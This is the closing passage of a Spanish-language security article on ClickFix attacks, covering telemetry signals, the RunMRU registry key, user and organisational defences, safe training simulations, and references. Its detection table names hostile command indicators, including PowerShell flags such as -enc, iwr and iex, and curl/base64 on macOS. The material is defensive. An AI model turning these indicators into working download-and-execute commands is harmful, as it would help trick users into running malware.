
Imagen 14. Cadena reconstruida: EtherHiding y ClickFix. Fuente: análisis propio (7 de octubre de 2026).
Qué rastros deja un ataque de ClickFix
Para la víctima, el ataque se reduce a un clic y tres teclas. En la telemetría del equipo, en cambio, esa secuencia deja varias señales que un equipo de seguridad puede monitorear.

Imagen 15. Señales posibles según la variante. Fuentes: Huntress y otros vendors de seguridad.
| Capa | Qué buscar |
|---|---|
| Navegador | JavaScript que escribe al portapapeles en páginas de “verificación” |
| Ventana Ejecutar | Entradas nuevas en la clave RunMRU del registro |
| Procesos | PowerShell, mshta, cmd o curl lanzados por explorer.exe; en macOS, una terminal que ejecuta curl, base64 o xattr -c |
| Línea de comandos | Parámetros como -w hidden, -enc, iwr, irm, iex o textos del tipo “I am not a robot” |
| Red | Conexiones a dominios recién registrados o a nodos RPC de blockchain |
Algunos vendors de seguridad recomiendan revisar la clave HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU, que guarda el historial de la ventana Ejecutar, en busca de nombres de LOLBins, URLs sospechosas y textos falsos de verificación. Hay que tener en cuenta que si la ejecución falla la entrada no se registra.
Cada señal por separado puede parecer legítima. Lo que permite identificar un ataque de ClickFix es la secuencia: un navegador que termina dando origen a un PowerShell oculto que se conecta con un dominio reciente.
¿Cómo protegerse de ClickFix?
Recomendaciones para usuarios
- Desconfiar de cualquier verificación que pida presionar Win + R, Win + X o abrir la Terminal o PowerShell. Ningún CAPTCHA legítimo requiere ejecutar comandos.
- No pegar en el sistema textos copiados desde una página web sin saber qué contienen.
- Descargar software solo desde sitios oficiales, ingresando la dirección manualmente en lugar de usar resultados patrocinados.
- Si ya se ejecutó un comando de este tipo, avisar de inmediato al área de seguridad y cambiar las contraseñas desde otro dispositivo.
Recomendaciones para organizaciones
A partir de las recomendaciones de distintos vendors de seguridad, Huntress, Expel, Push Security y GuidePoint:
- Deshabilitar la ventana Ejecutar mediante políticas de grupo en los equipos que no la necesiten.
- Aplicar políticas de control de aplicaciones que impidan lanzar PowerShell,
mshtay otros LOLBins desde Ejecutar. - Habilitar el registro de bloques de script de PowerShell y alertar sobre intérpretes iniciados por
explorer.exe. - Monitorear la clave
RunMRUy las líneas de comando con textos de verificación. - Alertar cuando un proceso inesperado accede a la caché del navegador.
- Bloquear dominios recién registrados y endpoints RPC de blockchain cuando no haya una necesidad de negocio.
- Revisar los inicios de sesión de Azure CLI fuera de los perfiles de administración o desarrollo.
- Activar la advertencia de Windows Terminal ante pegados de varias líneas.
Entrenar con simulaciones seguras
Existen simulaciones de ClickFix que permiten entrenar a los equipos sin ejecutar código malicioso. Phishing Club publicó un ejemplo completo, que incluye un correo con urgencia, el bloqueo de dispositivos móviles, el CAPTCHA falso y una página final que explica lo ocurrido. El “payload” es un curl inofensivo que solo registra que la persona completó los pasos.

Imagen 16. Simulación segura de ClickFix. Basado en Phishing Club (2025).
Conclusión
ClickFix muestra que copiar, pegar y “verificar que somos humanos” pueden convertirse en parte de una cadena de ataque. La técnica pasó de Windows a macOS, incorporó métodos de evasión como el cache smuggling y EtherHiding, y con ConsentFix llegó al robo de identidades sin malware. Para los equipos de defensa, el punto en común sigue siendo el mismo: una persona que abre una herramienta del sistema y pega un comando que no escribió. Ahí está la mejor oportunidad de detección y de concientización.
Referencias
- ESET, Threat Report H1 2025 (2025) y Infosecurity Magazine.
- Microsoft Threat Intelligence, Think before you Click(Fix) (2025).
- Proofpoint, Around the World in 90 Days: State-Sponsored Actors Try ClickFix (2025).
- SANS Internet Storm Center (Brad Duncan), A Closer Look at Malware From the Macfinger ClickFix Campaign (2026).
- Sekoia, ClickFake Interview campaign by Lazarus (2025).
- Huntress, ClickFix: malware buried in images (2025).
- Huntress, Don’t sweat the ClickFix techniques (2025).
- BleepingComputer, FileFix attack weaponizes Windows File Explorer (2025).
- Expel (Marcus Hutchins), Cache smuggling: When a picture isn’t a thousand words (2025).
- Push Security, ConsentFix (2025).
- Dark Reading sobre GuidePoint GRIT, ClickFix Campaign Compromises 31 Orgs, Abuses Polygon Blockchain (2026).
- Unit 42 (Palo Alto Networks), The ClickFix Factory: First Exposure of IUAM ClickFix Generator (2025).
- Huntress, BackgroundFix / CastleLoader (2026).
- Phishing Club, Simulating ClickFix (2025).
Para seguir leyendo
- Huntress, What is ConsentFix? (2026).
- Mitiga, ConsentFix OAuth phishing explained (2026).
- SenseOn, ClickFix.
/ comentarios .
¿Qué te pareció?
No hace falta crear una cuenta: dejás tu comentario y tu email, y te llega un link para confirmarlo.